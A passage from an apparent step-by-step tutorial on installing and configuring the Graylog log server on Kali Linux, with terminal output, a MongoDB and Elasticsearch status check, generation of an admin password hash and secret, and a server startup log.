         Memory: 941.2M, swap: 63.2M, swap peak: 63.2M
            CPU: 1min 14.144s
           CGroup: /system.slice/mongodb.service
                   └─1297 /usr/bin/mongod --unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf

Nov 18 23:45:55 kali systemd[1]: Started mongodb.service - An object/document-oriented database.
Nov 18 23:45:55 kali (mongod)[1297]: mongodb.service: Resetting but unset environment variable evaluates to an empty string: DAEMON_OPTS
```

Step 4: Verify whether elasticsearch is running

```
(kali㉿kali)-[~]
└─$ sudo systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
   Loaded: loaded (/usr/lib/systemd/system/elasticsearch.service; disabled; preset: disabled)
   Active: active (running) since Tue 2025-11-18 23:51:33 IST; 18min ago
     Docs: https://www.elastic.co
          >Main PID: 5899 (java)
          Tasks: 60 (limit: 6899)
         Memory: 903.1M, peak: 1.3G, swap: 49M, swap peak: 49.1M
            CPU: 5min 39.335s
           CGroup: /system.slice/elasticsearch.service
                   ├─5899 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=617 /usr/share/elasticsearch/modules/x-pack/ml/platform/linux-x86_64/bin/controller

Nov 18 23:51:07 kali systemd[1]: Starting elasticsearch.service - Elasticsearch...
Nov 18 23:51:13 kali systemd[1]: elasticsearch.service: Failed to set locale.provider.LocaleProviderAdapter <clinit>
Nov 18 23:51:13 kali systemd[1]: elasticsearch.service: WARNING: CWPAT locale provider will be removed in a future release
Nov 18 23:51:33 kali systemd[1]: Started elasticsearch.service - Elasticsearch.
lines 1-17 (END)
```

Step 5: Install Graylog

```
wget https://packages.graylog2.org/repo/packages/graylog-4.3-repository_latest.deb
```

Install repo:

```
sudo dpkg -i graylog-4.3-repository_latest.deb
sudo apt update
```

```
(kali㉿kali)-[~]
└─$ sudo dpkg -i graylog-4.3-repository_latest.deb
sudo apt update

(Reading database ... 551533 files and directories currently installed.)
Preparing to unpack graylog-4.3-repository_latest.deb ...
Unpacking graylog-4.3-repository (1-6) ...
Setting up graylog-4.3-repository (1-6) ...

Configuration file '/etc/apt/sources.list.d/graylog.list'
  ==> Deleted (by you or by a script) since installation.
  ==> Package distributor has shipped an updated version.
What would you like to do about it? Your options are:
  Y or I : install the package maintainer's version
  N or O : keep your currently-installed version
  D      : show the differences between the versions
  Z      : start a shell to examine the situation
The default action is to keep your current version.
*** graylog.list (Y/I/N/O/D/Z) [default=N] ?
```

Install graylog server:

```
sudo apt install graylog-server -y
```

```
(kali㉿kali)-[~]
└─$ sudo apt install -y graylog-server
Installing:
 graylog-server

Summary:
 Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 46
 Download size: 205 MB
 Space needed: 227 MB / 171 GB available

Get:1 https://packages.graylog2.org/repo/debian/stable/amd64 graylog-server all 4.3.15-1 [205 MB]
Fetched 205 MB in 2min 21s (1,455 kB/s)
Selecting previously unselected package graylog-server.
(Reading database ... (Reading database ... (Reading database ... (Reading database ...
Preparing to unpack .../graylog-server_4.3.15-1_all.deb ...
Unpacking graylog-server (4.3.15-1) ...
Setting up graylog-server (4.3.15-1) ...
#####
Graylog does NOT start automatically!
Please run the following commands if you want to start Graylog automatically on system boot:
  sudo systemctl enable graylog-server.service
  sudo systemctl start graylog-server.service
#####

```

Step 6: Generate secrets and password

Generate admin password hash

```
echo -n admin123 | sha256sum
```

The generated hash will be **root_password_sha2**

Generate **password_secret**:

```
sudo pwgen -N 1 -s 96
```

The generated hash will be **password_secret**

Copy both hashes and save in notepad

Output:

```
(kali㉿kali)-[~]
└─$ echo -n admin123 | sha256sum
240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c
720a9

(kali㉿kali)-[~]
└─$ sudo pwgen -N 1 -s 96
uVShhuVXBjUjOu4wKvLZEzgSIBkxYFGN8EocOGTjm3aY0Yj05rRUmbjRJl5
78pPV0mmLn7tsdsRqLgDTjdT9HPU34DrKH9h0
```

Step 1: Configure Graylog

```
sudo nano /etc/graylog/server/server.conf
```

Set the following according to the hashes generated in your terminal

```
password_secret =
uVShhuVXBjUjOu4wKvLZEzgSIBkxYFGN8EocOGTjm3aY0Yj05rRUmbjRJl578pPV0mmLn
7tsdsRqLgDTjdT9HPU34DrKH9h0
```

```
root_password_sha2 =
240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9
```

Now Scroll down in the same nano window and set the **http_bind_address** to 127.0.0.1:9000

```
# http bind address
# The network interface used by the Graylog HTTP interface.
#
# This network interface must be accessible by all Graylog nodes in the cluster and by all clients
# using the Graylog web interface.
#
# If the port is omitted, Graylog will use port 9000 by default.
#
# Default: 127.0.0.1:9000
#http_bind_address = 127.0.0.1:9000
#http_bind_address = [2001:db8::1]:9000
```

Ctrl + O → Enter → Ctrl + X

Step 2: Start and enable graylog server

```
sudo systemctl daemon-reload  
sudo systemctl start graylog-server  
sudo systemctl enable graylog-server
```

Step 3: Start Logging

```
sudo tail -n 50 /var/log/graylog-server/server.log
```

```
[4] [kali㉿kali: /var/log/grafy-log-server/server.log
com.github.joschi.jadconfig.ValidationException: Parameter password.secret should not be blank
at com.github.joschi.jadconfig.validators.StringNotBlankValidator.validate(StringNotBlankValidator.java:15) [-graylog.jar?]
at com.github.joschi.jadconfig.validators.StringNotBlankValidator.validate(StringNotBlankValidator.java:11) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig.access$100(JadConfig.java:14) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.access$100(JadConfig.java:14) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.setConfig(JadConfig.java:101) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.setConfig(JadConfig.java:101) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
2025-11-13T22:09:09.091+00:00 [main][INFO] [InternalFeatureFlagsProcessor] following feature flags are off: [default_properties_file:Frontend_hotkeys:on, field_types_management:on, cloud_inputs:on, scripting_api:on]
2025-11-13T22:09:09.091+00:00 [main][INFO] [InternalFeatureFlagsProcessor] instant_archiving:on
2025-11-13T22:09:09.091+00:00 [main][INFO] [InternalFeatureFlagsProcessor] Invalid configuration
com.github.joschi.jadconfig.ValidationException: Parameter password.secret should not be blank
at com.github.joschi.jadconfig.validators.StringNotBlankValidator.validate(StringNotBlankValidator.java:15) [-graylog.jar?]
at com.github.joschi.jadconfig.validators.StringNotBlankValidator.validate(StringNotBlankValidator.java:11) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig.access$100(JadConfig.java:14) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.access$100(JadConfig.java:14) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.setConfig(JadConfig.java:101) [-graylog.jar?]
at com.github.joschi.jadconfig.JadConfig$Builder.setConfig(JadConfig.java:101) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
at org.graylog.bootstrap.Bootstrap.main(Bootstrap.java:260) [-graylog.jar?]
```

Step 10: Open the link on firefox:

<https://127.0.0.1:9000>

Enter username: admin

Password: admin123

